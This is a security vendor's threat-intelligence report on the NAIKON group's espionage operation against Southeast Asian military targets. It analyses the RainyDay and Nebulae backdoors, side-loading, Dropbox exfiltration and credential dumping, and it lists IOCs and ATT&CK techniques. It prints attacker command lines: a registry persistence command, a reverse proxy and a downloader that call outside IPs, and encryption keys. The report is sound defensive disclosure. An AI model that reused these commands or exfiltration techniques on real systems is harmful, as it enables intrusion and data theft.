

The Bitdefender logo is displayed in white text against a dark red background. The background features a complex, isometric illustration of a city or industrial landscape with various structures, vehicles, and people, overlaid with a grid and numerous small, colorful dots and lines, suggesting a digital or cyber environment.**Security**

NAIKON – Traces from a Military Cyber-Espionage Operation

Contents



- Introduction 3
- Victimology..... 4
- Toolset 5
 - Rainyday backdoor execution..... 6
 - Nebulae Backdoor 9
 - Exfiltration Tools..... 11
 - Credential Harvesting..... 12
 - Network Tools..... 13
 - Other Tools..... 14
- Attribution..... 14
- IOCS 15
- ATT&CK..... 17



Author:

Victor VRABIE – Security Researcher, Cyber Threat Intelligence Lab @ Bitdefender



Introduction

This report details a Bitdefender Labs investigation that focuses on the abuse of vulnerable legitimate software, which eventually lead to uncovering a long-running operation of a notorious APT group known as NAIKON.

Background

About NAIKON

NAIKON is a threat actor that has been active for more than a decade. Likely tied with China, the group focuses on high profile targets such as government agencies and military organizations in the South Asia region.

About sideloading

DLL hijacking and other sideloading techniques have been around for as long as the Windows operating system. They are so frequent and so easily exploitable that there are tomes of information on how to both attack and defend against. But, while simple in theory, defending against sideloading is still challenging in the ever-increasing complexity of the software world.

Subsequently, side-loading techniques have become extremely attractive compromise techniques for both commercial and state-sponsored threat actors.

The purpose of this report is to provide details about tactics, techniques and procedures, as well as tools and infrastructure information of the attackers. The findings reveal their strategy to remain stealthy by mimicking legitimate applications that are running on individual infected machines.

The collected evidence suggest that the aim of the APT group was espionage and data exfiltration.

A recent publication from [Kaspersky](#) mentions a malware called **FoundCore** that seems to be the same with the backdoor we call RainyDay based on several similarities:

- The method of side-loading which uses the **rdmin.src** file,
- The shellcode used for payload extraction,
- Payload particularities such as the starting of four threads that implements the same functionality.

Victimology

During our investigation we identified that the victims of this operation are military organizations located in **Southeast Asia**. The malicious activity was conducted between June 2019 and March 2021. In the beginning of the operation the threat actors used Aria-Body loader and Nebulae as the first stage of the attack. From our observations, starting with September 2020, the threat actors included the RainyDay backdoor in their toolkit. The purpose of this operation was cyber-espionage and data theft.

Legitimate software abused by NAIKON:


- ARO 2012 Tutorial 8.0.12.0
- VirusScan On-Demand Scan Task Properties (McAfee, Inc.)
- Sandboxie COM Services (BITS) 3.55.06 (SANDBOXIE L.T.D)
- Outlook Item Finder 11.0.5510 (Microsoft Corporation)
- Mobile Popup Application 16.00 (Quick Heal Technologies (P) Ltd.)

Toolset

The main instrument used in this operation is the **RainyDay** backdoor through which several other custom-made or public tools were brought during the attack life cycle. In this section, technical details about the toolset used in the kill chain will be provided.

Using the **RainyDay** backdoor, the actors performed reconnaissance, uploaded its reverse proxy tools and scanners, executed the password dump tools, performed lateral movement, achieved persistence, all to compromise the victims' network and to get to the information of interest.

The following diagram illustrates the toolset used by the **RainyDay** Backdoor:



Tools executed by RainyDay backdoor

The persistence mechanism is usually installed manually, as the actor tends to mimic legitimate applications, but in some cases, it is automatically set by the binaries themselves. The intention to hide through the legitimate software was observed during the deployment of exfiltration tools – the **sbiedll.dll** tool is used to automatically collect files with a given extension and to upload them to Dropbox; the tool masquerading itself as a chrome process.


The second backdoor, that we call Nebulae, is supposedly used as a measure of precaution to not lose the persistence in case any signs of infections gets detected.

For lateral movement, WMIC.exe and schtasks.exe with admin domain credentials were used, a strong indicator that credentials were stolen at some point during the attack.

RainyDay backdoor execution


During the investigation, we observed a particular technique to be extensively used for tool execution, namely Side-Loading. This technique was always used for RainyDay execution and there was always a vulnerable executable along with a DLL file and the **rdmin.src** file containing the encrypted backdoor payload.

We also noticed 2 flows of execution of the RainyDay backdoor, one of which is the execution of a SFX file that drops all 3 files in a temporary folder:



The RainyDay execution from SFX

The other flow was the execution of a vulnerable executable after manually planting all files in the same folder:




Direct RainyDay execution

The SFX file used in the operation contains the legitimate Mobile Popup Application from Quick Heal AntiVirus, the DLL file **pc2msupp.dll** that extracts the payload from **rdmin.src**.

Another side-loading triad used by the actor was the Outlook Item Finder and the outllib.dll that obtains the payload from radmin.src.

After the malicious DLL file is loaded, it changes the flow of the legitimate executable to run code that reads the content of the radmin.src file, decrypts the shellcode by XOR-ing the content with the value of 0x7A, and finally, executes the shellcode. The result is the presence of the RainyDay in memory.

If visualizing the RainyDay memory dump, available on [VirusTotal](https://www.virustotal.com) in a hex viewer it's easy to observe the config section that appears to be obfuscated by XOR-ing with the 0x2D value. After decryption the config looks as shown in the image below:



RainyDay config

At a glance, the configuration data contains the C&C address, a folder name, a service description, a mutex name and a service name, all this information being confirmed during the analysis.

As shown in the image, the C&C address of the RainyDay extracted from the SFX sample is cat.suttiiphong.com.

Next step taken was collecting more **radmin.src** samples from our file collection, which led us to more RainyDay payloads, as shown in the following table:

radmin.src	C&C addresses
78782a24805b52713cb63ba3cad2569b905edea96ca3609f8464f1b7c1ba05dc	asp.asphspes.com
ff13e4561460f00a2777ce7a70902d65fd7b8c38a5aa90ac1d8bd868c271da29	www.tnelgnmc.com
5dc87097c6ff85df9a6ca03f35ad9a2fc0b7b1a3083a4a30d1d64b51f88e452a	www.dthjxc.com
0569ea0c080e9ed28d2cf6dce03123d93d100fd59e3a6f4719ff4a0aebf5ebb6	172.245.23.143
	185.199.226.106
	172.245.244.86

One of the samples has many debug logs that indicate that all payloads in their initial form are DLL files that export a function called fdvbfa, which is actually the entry point of the RainyDay backdoor. Its execution starts 4 threads with very suggestive functionality:

- "[*] Start to create register service thread..." - it registers the current process as a service process
- "[*] Start to create main work thread..." - it contacts the C&C server and executes the received commands
- "[*] Start to create self protect thread..." - it sets the **SE_DACL_PROTECTED** for process protection
- "[*] Start to create hide service thread..." - it manipulates service settings in order to hide the service activity

More about backdoor capabilities that may be executed by the main thread are listed below:

MAJOR code	command	note
1004	CMD_MAJOR_FILE	File manipulation, file upload and download
1005	CMD_MAJOR_CMD	Cmd shell

MAJOR code	command	note
1009	CMD_MAJOR_UNINSTALL	Uninstall by deleting the service and triad files
1010	CMD_MAJOR_PROCESS	Process termination and listing
1011	CMD_MAJOR_SERVICES	Service manipulation
1013	CMD_MAJOR_SCREENSHOT	Screen Capture with subsequent sending to c&c
1190	CMD_DEAL_HTTP_UPLOAD	
1191	Unknown name	

The communication is realized through the TCP and HTTP (if the first method is not working).

An interesting fact is that the traffic seems to be encrypted using RC4 algorithm and all samples we analyzed uses the same key - "aefbA_(*vaER#\$78B?>C".

The binaries FINDER.exe, MOBPOPUP.exe and the SFX file were found under many file paths:

FINDER.exe	C:\windows\lsm.exe C:\Program Files (x86)\Google\Update\GooleUpdates.exe C:\ProgramData\Chrome\lsm.exe C:\Windows\Chrome.exe C:\Program Files (x86)\Google\Chrome\Chrome.exe C:\ProgramData\Keven\front.exe C:\ProgramData\Chrome\dwm.exe C:\StorageReports\Scheduled\front.exe
MOBPOPUP.exe	c:\windows\sploor.exe %ProgramData%\Adobe\explorer.exe
SFX	%PROGRAM_FILES%\vmware\vmware tools\vmtools.exe

By looking at the specific file paths used to hide the abused files and the malicious dropper, we assume that the actors try to mimic the legitimate software that is running on the machine. This fact is particularly highlighted by the **vmtools.exe** that differs by one letter from the legitimate executable **vmtoolsd.exe**.

We made similar observations in services and scheduled task names used to achieve persistence and to perform lateral movement:

- Malicious service "sstpsvcs" mimics the legitimate Secure Socket Tunneling Protocol Service(SstpSvc)
- Malicious service "GoogleUpdate" mimics google update services
- Malicious service "taskmgr" mimics the legitimate *taskmgr* command
- Malicious task "sharpcifs" mimics software name from SharpCifs - Cross-Platform SMB Client
- Other malicious task names observed - "Check", "ChromeCheck", "googleupdate"


It is worth mentioning that the actors used **WMIC.exe** and **schtaks.exe** for the lateral movement step.

Nebulae Backdoor

The story behind the Nebulae tool started after the analysis of a process tree of the RainyDay process. The data revealed a process executed by the previously described backdoor with the following file path - **C:\windows\help\help\dwm.exe**. Further analysis revealed that the binary has backdoor capabilities.

By clustering more suspected similar binaries, we observed a pattern for a few of them – the Nebulae string appears as the ExportName of the file. Moreover, we found a similar sample with the following pdb path - **C:\Projects\New\ne\NebulaeForPool_ConfigEXE - Explorer__1\Release\Nebulae.pdb** and all those facts inspired us to call the tool Nebulae.

In this operation, the Nebulae backdoor appears in the form of executable, as well as DLL file, the last form being used mostly for side-loading technique. A particular example of an abused file is the **VirusScan On-Demand Scan Task Properties**:




The loading of Nebulae as *vsodscpl.dll*

There are more exploited executables used for the Nebulae loading as we found a sample that exports 2 particular functions, **StartUserModeBrowserInjection** and **StopUserModeBrowserInjection**, indicating that the actors try to impersonate the *chrome_frame_helper.dll*.

The analysis of the most recent samples showed that the backdoor is capable of:

- Getting LogicalDrive information (Drive type, FreeSpace, VolumeInformation)
- Listing, moving and deleting files and directories
- Executing a process using CreateProcess or through a CMD shell
- Listing and terminating processes
- Downloading and uploading files from and to C&C

Communication with the C&C is realized by sending and receiving packets of a fixed form through a TCP connection. The format of packets can be visualized on the diagram below and represent an array of bytes of dynamic length with a 77 bytes header that stores the RC4 key used for payload encryption (the key is created by concatenating each fourth byte):



Packet format

The address of C&C is encrypted using XOR operation with the key value set to the length of the string. This method of encrypting the C&C address is the same in the almost all samples of Nebulae we were able to collect – the single exception being an old sample – **3b9629122f33d5f354026923fdd3e499f43b01054c3dc74224aa242a4dd397c1**, in which the C&C address is XOR-ed with the 0x3b value.

The persistence installation for a Nebulae sample was captured in a process tree of a RainyDay process, where the latter executes the following command line:

```
reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion Run /v narsris /t REG_SZ /d "C:\windows\help\help\dwm.exe" /f
```

Another artifact showing more details about the Nebulae persistence is a binary we found having the **%PROGRAM_FILES_COMMON%\system\ado\dll.exe** file path that creates a service **dot1** with the "Windows Update Agent1" as **DisplayName** that is set to load the **%SYSWOW64%\dot1.dll** file. The identified **dot1.dll** file is a Nebulae sample that exports the **ServiceMain** function.

The data we obtained so far tell almost nothing about the role of the Nebulae in this operation, but the presence of a persistence mechanism could mean that it is used as backup access point to victim in the case of a negative scenario for actors.

More about samples of Nebulae we found are listed in the following tables:

hash	filename	C&C
71755f4cd827551d0cf3419d0afc548ffdc020d0b9359a71a1a2039d27d5a37d	dwm.exe	php.tripadvisorsapp.com
54738bb403a25b005bf145d4ed2a3719b0c4869360eb82776171c1b6d5ec0952	dot1.dll	news.dgwkifrn.com
0c438622b62bf03a33e3e25d3ff1afea740111c2d90a2b9659eddd7a5021cd5d	nta.dll	mail.tripadvisorsapp.com
2181fdf09d22e0b55db7e70914eec71ff98d55f0f4899a9f5ef9dba1f2ad9792	vsodscpl.dll	java.tripadvisorsapp.com
ee9f11a530df4950981daea65dc029e05f76516d2ac9ce4541ccf89a44e26285	vsodscpl.dll	osde.twifwkeyh.com
c5c39979728f635b324dfcb7e32cbd6c4cc877ff4f9bd39113c7a2722f49d399	vsodscpl.dll	aloha.fekeigawy.com
592c36bc4117f150f8fce1b54d064eb14bd3236b3f729ba12750aed3bb6006b4	nta.dll	www.wahatmrjn.com

Samples related to the current operation

hash	C&C
bad4fba4b2863ddb85aaabf1c77f60ea972dd2ea39d7b7963b862b0b4aacbb5	dns.seekvibega.com
dc64e5497bbb2e128a821a382e1bd02a7057982913f2da673c4897c64ff5090c	news.dgwkifrn.com
1df627dab5349caa21b7796747299cc00d5def8f1f9af2bfd93d61a74455151e	news.dgwkifrn.com
6bce8eb669aa383397943579dd3432ea875227733b4430489fe985d326b5edb5	cent.myanmarnewsrecent.com
3b9629122f33d5f354026923fdd3e499f43b01054c3dc74224aa242a4dd397c1	http.jmrmfitym.com

Samples found by similarity criteria (not necessarily related to the current operation)

Exfiltration Tools

The same source of information – a process tree of the RainyDay revealed a new tool and a new case of side-loading shown on the schema:



Exfiltration tool loading

The legitimate **SandboxieBITS.exe** file and the malicious file collector **sbiedll.dll** were found in the **C:\Program Files (x86)\Google\Chrome** directory under the names **Chrome.exe** and **sbiedll.dll**, respectively.

The tool collects recently changed files with a specific extension and uploads them to Dropbox. So, the specific directory and the file names were chosen in order to mask the traffic to Dropbox as originating from a legitimate source and subsequently, to fly under the radar.

The **sbiedll.dll** exports two functions, **SbieApi_Log** and **SbieDll_Hook**, that matches the static imports for the **SandboxieBITS.exe** binary, the **SbieDll_Hook** being the entrypoint of the exfiltration tool.

Once loaded, the tool tries to assign to the registry key value named **contom** under the **Run** key the file path of the executable. In order to achieve persistence via Registry keys.

Next steps during the execution correspond to the start of two decoupled components that run in separated threads: the collection component and the uploading component.

Analyzing the collecting component, we found the following:

- It uses **ReadDirectoryChangeW** for folder monitoring, where the target folders are all fixed and remote drives.
- The monitoring mechanism is practically identical to the one available on [Github](#).
- All files that match the given criteria are copied to **C:\ProgramData\Adobe\temp**.
- Each event received after a file change (FILE_ACTION_ADDED, FILE_ACTION_REMOVED, FILE_ACTION_MODIFIED, FILE_ACTION_RENAMED_OLD_NAME, FILE_ACTION_RENAMED_NEW_NAME) is logged in the **C:\ProgramData\Adobe\temp\dhcpinit.dll**.

The criteria of filtering mainly consist of having an extension from the following list:

```
[ doc, docx, pdf, ppt, pptx, xls, xlsx, rtf, txt, rar, zip, jpg, jpeg, bmp ]
```

The uploading component is responsible for periodic listing of the **C:\ProgramData\Adobe\temp** folder and for uploading the found files to Dropbox using the public HTTP API. The credentials for the Dropbox account are encrypted in the binary along with the remote path. Another particularity of the upload module consists of encrypting the content of files with AES128-CBC using the “**1234567890123459**” value for key and **IV**.

The entire logic is implemented in a window procedure tied to a window named **WindowsProject1** as the developers preferred to use the **SetTimer** function in combination with the **WM_TIMER** window event for periodic uploading. The upload may occur at a specific time of the day if there is a file named **LICENSE** in the root directory of the Dropbox. The file contains strings that indicates the hours when to upload the collected files and such content looks like the one presented below:

```
[ 07:00;08:00;09:00;09:20;10;11;12;14:30;15:30;16:30;17:30;19:30;20:30;21:30;01:00 ]
```

A file similar with **sbiedll.dll** is available on [VirtusTotal](#).

Another tool suspected to be used for data exfiltration is **swissfileknife** binary that is available for public download from the [osdn.net](#) site. Despite the fact that there is evidence that RainyDay executes this tool multiple times, we can only assume that it was used for exfiltration as per the available description of command line parameters.

Credential Harvesting

The evidences we collected show that there was used at least one tool for password dumping. One file we found at **C:\PerfLogs\p8.exe** is a sample of **QuarksPwDump** that certainly was used by RainyDay in order to obtain local passwords and domain cached credentials.

In **C:\ProgramData** folder, two other tools are found and their purpose is to collect browser credentials. The files we referred to are:

- **%COMMON_APPDATA%\bpd.exe** is browserpassworddump
- **%COMMON_APPDATA%** has a suggestive pdb path - **C:\Users\adnanonline\documents\visual studio 2015\Projects\chrome-passwords\Release\chrome-passwords.pdb**

Network Tools

During the investigation we identified a netbios scanner, multiple samples of the Ladon scanner and two different types of proxy tools used in the operation. And all these tools contribute to the generation of a broader overview of the infrastructure used by actors.

The netbios scanner has different file paths:

```

C:\PerfLogs\winhp.exe
%WINDOWS%\debug\winhp.exe
C:\PerfLogs\taskmgr.exe

```

It was used for network inspection and for machine identification by scanning the private IP range X.X.0.0/24. This discovery step is particularly interesting as it characterizes how the actor behaves - immediately after the execution of the scanner, we noticed the execution of **net.exe** and **ping.exe** tools, which were probably used for checking if a machine is up and running. Further actions correspond to the lateral movement step by running a command using **wmic.exe** on a remote machine.

Other tool used by RainyDay is **boost_proxy_client**, called so because of use of the C++ boost libraries and because of the pdb path found in a sample. We obtained 2 samples of the tool located at:

```

abb48990eaabd5203c35bd26a0bb51e81e8eb2532d22d22fb2a6566bbda4c6a4
56085b27e7145bb2cfbf2d33fba30359d1429b507e3b9251cfdced50bba1f07f
C:\Recovery\dwm.exe
C:\PerfLogs\winlogin.exe
c:\perflogs\winlogon.exe

```

There are a few differences between these two samples as the

56085b27e7145bb2cfbf2d33fba30359d1429b507e3b9251cfdced50bba1f07f has the pdb path set to Z:\data\cc0\boost_proxy\boost_proxy_client_http_and_socks5\Release\boost_proxy_client.pdb and accepts 2 types of command lines: **<host> <port>** and **<host><port><'http'|'socks5'><proxy_host><proxy_port>**. The option for using a proxy is absent in the **abb48990eaabd5203c35bd26a0bb51e81e8eb2532d22d22fb2a6566bbda4c6a4**, but it seems to encrypt the traffic send to the destination as it contains OpenSSL code.

Information showing more about the actor's infrastructure was extracted from the command line of these binaries and are as follows:

```

150.109.184.127 3333
150.109.184.127 4444
150.109.178.252 2356
150.109.184.127 4152
150.109.184.127 1111
150.109.184.127 4528
150.109.184.127 792
150.109.184.127 7859
150.109.184.127 7954
150.109.184.127 15784

```

Yet another reverse proxy tool from the actor's arsenal is the Go-written tool **RcSocks v1.0**. We were able to collect 2 samples of this type: **%COMMON_APPDATA%\adobe\scupdate.exe %WINDOWS%\csc\winsrv.exe**, where **scupdate.exe** was executed by an instance of Rainyday with the **"scupdate -c 124.156.241.24:8550"** command line.

Speaking of tools written in Go, another one pops on the radar and this time it is a scanner known as **LadonGo**. The file

C:\ProgramData\Adobe\wusa64 was executed at the same time as the **%COMMON_APPDATA%\adobe\scupdate.exe RcSocks** sample. The command line given to the **wusa64.exe** indicates that the intention of actor is to attempt a brute-force attack against the SSH service on a local machine, likely to be used for lateral movement.

More samples of **Ladon.exe** (.Net version) were found during the investigation, but we didn't find any arguments to connect them to the operation other than the sample location (e.g. **%WINDOWS%\debug\mmc.exe**):

```
3a10cf56e2402bd42658ba7bbac72afb81de7f37c5a3f881f891c503dc0c039f
d09b3d2bd3488f09949445f19eb90bfabb2395be1bc7a20054c84c93a44700ff
98598ea719deb88d0416a313c67a653c807d7b69d13229fcacc352404035e052
```

Other Tools

There are two more pieces of malicious tools we noticed to be run by the RainyDay that are worth describing:

- **C:\cpqsystem\logs.exe** is a HexINI loader that decrypts a shellcode from a **.ini** file and runs it – we were unable to find the payload used in the operation.
- **C:\PerfLogs\winsrv.exe** is a downloader that was executed with the **"47.241.127.190 443"** command line.

Attribution

Our research confidently points to an operation conducted by the Naikon group based on the extraction of the C&C addresses from Nebulae samples. The particular domain **dns.seekvibega.com** obtained from such a sample points out to the Naikon infrastructure, as previously documented in a [CheckPoint](#) research. Moreover, several C&C addresses in the same component are suspected by [ThreatConnect](#) to belong to the Naikon infrastructure (e.g. www.wahatmrjn.com).

We found more compelling evidence to support our hypothesis during the triage of the suspicious files. The results of this process are the identification of a new case of side-loading and three malicious files (obtained from the same machine where we noticed RainyDay and other IOCs) belonging to Aria-Body loader malware family, the family that was previously reported to be used by Naikon:



Side-loading of Aria-Body loader

The C&C addresses of two of aria-body loader samples are **rose.twifwkeyh.com** and **guinnbandesh.com** as the third sample uses an IP from a private range.

Despite the fact that we don't have any visibility into what these samples of Aria-Body loader executed, they are certainly connected with the operation we investigated, as there is a sample of Nebulae with the **osde.twifwkeyh.com** C&C address that uses a subdomain of the same domain **twifwkeyh.com**.

The previously mentioned Nebulae sample was used by the actor, as it was observed to be used in this operation together with **outllib.dll** that loads the RainyDay backdoor.

IOCS

<u>2c4af3fa3918b715b3a0b3e5232196089b7ffcb2406ea01f5243ab5e04ecb2c8</u>	SFX file
<u>5cbfa1047527a44bf8cdf830077c11ab5d54f7663c8c0a91676cb1157005c14d</u>	MOBPOPUP.exe
<u>e44969dd3573abbe0a3d0b7ea56856e9c5284be3ead6bc228fe5799410ed812e</u>	pc2msupp.dll
<u>268426b01ac967c470b16ddcb3125fc7c234861c6e33e8b330400fbd3b403e4c</u>	rdmin.src
<u>9fc74d8830fa5d2cee8254fbcc02e9737cf417433efb3e5f026e4500afc94270</u>	FINDER.exe
<u>5cbfa1047527a44bf8cdf830077c11ab5d54f7663c8c0a91676cb1157005c14d</u>	MOBPOPUP.exe
<u>c5b29d3205155d79ca3a9d5d4d8b363740f9d91f2d6563d37855357532e3eb10</u>	RainyDay memdump
<u>32d12a1660c00b8636075aa15363f8b0917391a2ec416d2398cf819c71b09ef9</u>	outllib.dll
<u>4bb2c2e40d394ae50c4c6043ec94f7e9417a23759390f6518ffdf2f7a5d4fcc8</u>	outllib.dll
<u>bd92139712bdb12a4ca1b10b45c07bd0dd5253e6d9821fb3059b7e489773e400</u>	outllib.dll
<u>3f8a9a7776a56bbb7dc4bffd5f1549ec64e9170c97a622e1b59199dd3c620e82</u>	outllib.dll
<u>e44969dd3573abbe0a3d0b7ea56856e9c5284be3ead6bc228fe5799410ed812e</u>	pc2msupp.dll
<u>3d0e91c7d8fde05d12e83519b66c4778a97f9fb5358e2de6c8105f221f26a3d1</u>	pc2msupp.dll
<u>037e17b85dfd4671dc748701aa31b028438e44edee620070510438bcb56f022d</u>	pc2msupp.dll
<u>608d2beebb5b6bfc23bcbfb2e12a73fd0b8ae707136a163d747115dc384d0875</u>	pc2msupp.dll
<u>ebead09ed1d471ff85ae7584c9f2043338d004ee782680085992e9203e29d249</u>	rdmin.rsc loader
<u>71755f4cd827551d0cf3419d0afc548ffdc020d0b9359a71a1a2039d27d5a37d</u>	dwm.exe (Nebulae)
<u>1e712adae2a543bf2fbf41691416b350c3a90561ab5f6590e520f833a9a587ad</u>	VirusScan On-Demand Scan Task
<u>b7011dc545a20049efb67f0fbc37aff3cae226a38370dcb79513ba472ec712bb</u>	Properties
<u>54738bb403a25b005bf145d4ed2a3719b0c4869360eb82776171c1b6d5ec0952</u>	dll.exe (persistence intaller for dot1.dll)
<u>0c438622b62bf03a33e3e25d3ff1afea740111c2d90a2b9659eddd7a5021cd5d</u>	dot1.dll (Nebulae)
<u>2181fdf09d22e0b55db7e70914eec71ff98d55f0f4899a9f5ef9dba1f2ad9792</u>	nta.dll(Nebulae)
<u>ee9f11a530df4950981daea65dc029e05f76516d2ac9ce4541ccf89a44e26285</u>	vsodscpl.dll(Nebulae)
<u>c5c39979728f635b324dfcb7e32cbd6c4cc877ff4f9bd39113c7a2722f49d399</u>	vsodscpl.dll(Nebulae)
<u>592c36bc4117f150f8fce1b54d064eb14bd3236b3f729ba12750aed3bb6006b4</u>	vsodscpl.dll(Nebulae)
<u>bad4fba4b2863ddb85aaabf1c77f60ea972dd2ea39d7b7963b862b0b4aacbb5</u>	nta.dll(Nebulae)
<u>dc64e5497bbb2e128a821a382e1bd02a7057982913f2da673c4897c64ff5090c</u>	Nebulae
<u>1df627dab5349caa21b7796747299cc00d5def8f1f9af2bfd93d61a74455151e</u>	Nebulae
	Nebulae

6bce8eb669aa383397943579dd3432ea875227733b4430489fe985d326b5edb5	Nebulae
3b9629122f33d5f354026923fdd3e499f43b01054c3dc74224aa242a4dd397c1	Nebulae
4849af113960f473749acf71d11d56854589cf21d623e66c7408bebd5ad0608f	SandboxieBITS.exe
99d4467c2637962a698dfb20be4b1167876132746fff106004bb4249646b428a6	sbiedll.dll
89132f9bd84c25539ba3b8fc2080e037b3221d16730d4b5605f6b9d3906ad38c	
0eb2a690eefc3e04135ae05df44f672f69bc15ebbbacc6141a288b96a4d751182	sfk.exe - swissfileknife
3423c48fe1358e89e4e3b5160db9148c40bcd5a5085f049fc32f077681edfb25	p8.exe - QuarksPwDump
d57847db5458acabc87daee6f30173348ac5956eb25e6b845636e25f5a56ac59	bpd.exe
3247d21bc9bbbd8df670a82e24be754a2d58d2511ee64aff0a1e3756cd288236	chromeupdate.exe
c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e	NetBios scanner
abb48990eaabd5203c35bd26a0bb51e81e8eb2532d22d2fb2a6566bbda4c6a4	winlogin.exe (boost_proxy_client)
56085b27e7145bb2cfbf2d33fba30359d1429b507e3b9251cfdced50bba1f07f	winlogon.exe (boost_proxy_client)
4d5ca91ced0f0bd8be137f6d7fae907ebca07c46ac0eda49428fc96d0674aad6	scupdate.exe(RcSocks)
dd01e3703e728d8afc58eaaad15bbd184b137dd7ad738c009acc50004a438624	winsrv.exe(RcSocks)
e27878becab770fbbefbd9f10d4eb6ee1a109a2f1987335762b654fadbd1caf7d	wusa64.exe(LAdonGo)
8b831ee82975d43456ee861115272d3923e17f07a702eb057feeed8ce76ff4ca	logs.exe(HecINI loader)
dd18c757309e61a664aec7be70ca6a47f0f3c317dff96f19e73bd2cd3b2f4f12	winsrv.exe(downloader)
68c6b06225368def17b3189ee441c319c00dcac3bb574ea036a3aabeaa6c3bbf	rose.twifwkeyh.com
a5a95306e33ee3f4cf658055f3afd08b1cdf1d56687a81a261b5a1a50cf96634	guinnbandesh.com
c3ee61690c3d4ca257961b010ffdf354720b47f96eb7a42ad2335615081dd40cb	Aria-Body loader
18a98c2d905a1da1d9d855e86866921e543f4bf8621faea05eb14d8e5b23b60c	Aria-Body loader
	Aria-Body loader
	ARO 2012 Tutorial -
	8.0.12.0

cat.suttiiphong.com

RainyDay C&C server

php.tripadvisorsapp.com

news.dgwkifrn.com

mail.tripadvisorsapp.com

java.tripadvisorsapp.com

osde.twifwkeyh.com

aloha.fekeigawy.com

www.wahatmrjn.com

Nebulae C&C servers

124.156.241.24

150.109.184.127

150.109.178.252

47.241.127.190

IPs

ATT&CK

Tool	Representation
RainyDay	
Nebulae	
QuarksPwDump	
Persistence Installer for Nebulae	
LadonGo	
NBTScan	
Dropbox Exfiltration tool	
Operational activity	

Legend

Tactic	Technique	Tools
Execution	Command and Scripting Interpreter (T1059)	
	Scheduled Task/Job (T1053)	
	System Services: Service Execution (T1569.002)	
	Windows Management Instrumentation (T1047)	
Persistence	Registry Run Keys / Startup Folder (T1547.001)	
	Windows Service (T1543.003)	
	Scheduled Task/Job (T1053)	
	Valid Accounts (T1078)	

Tactic	Technique	Tools
Defense Evasion	Hidden Files and Directories (T1564.001)	 
	Obfuscated Files or Information (T1027)	
	File and Directory Permissions Modification (T1222)	 
	Hijack Execution Flow: DLL Side-Loading (T1574.002)	  
	Modify Registry (T1112)	
	Process Injection (T1055)	
	Indicator Removal on Host: File Deletion (T1070.004)	   
	Masquerading (T1036)	  
	Masquerading: Masquerade Task or Service (T1036.004)	 
	Masquerading: Match Legitimate Name or Location (T1036.005)	  
Credential Access	Valid Accounts: Domain Accounts (T1078.002)	
	OS Credential Dumping (T1003)	
	OS Credential Dumping: Security Account Manager (T1003.002)	
	OS Credential Dumping: Cached Domain Credentials (T1003.005)	
Discovery	System Information Discovery (T1082)	  
	System Owner/User Discovery (T1033)	  
	File and Directory Discovery (T1083)	   
	Process Discovery (T1057)	  
	System Network Configuration Discovery (T1016)	
	System Service Discovery (T1007)	
	System Network Connections Discovery (T1049)	
	Remote System Discovery (T1018)	 
	Network Service Scanning (T1046)	 

Tactic	Technique	Tools
Lateral Movement	Lateral Tool Transfer (T1570)	
	Remote Services: SMB/Windows Admin Shares (T1021.002)	
Collection	Data Staged (T1074)	
	Data Staged: Local Data Staging (T1074.001)	
	Screen Capture (T1113)	
	Data from Removable Media (T1025)	
	Data from Local System (T1005)	
Command and Control	Application Layer Protocol: Web Protocols (T1071.001)	
	Data Obfuscation (T1001)	 
	Non-Application Layer Protocol (T1095)	
	Protocol Tunneling (T1572)	
Exfiltration	Automated Exfiltration (T1020)	
	Exfiltration Over Web Service (T1567)	
	Exfiltration Over C2 Channel (T1041)	 
Mitre techniques mapping		

Why Bitdefender

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal**.

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS



TECHNOLOGY ALLIANCES



Bitdefender

Founded 2001, Romania
Number of employees 1800+

Headquarters

Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES

USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA

Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS

Australia: Sydney, Melbourne

UNDER THE SIGN OF THE WOLF

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win – a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.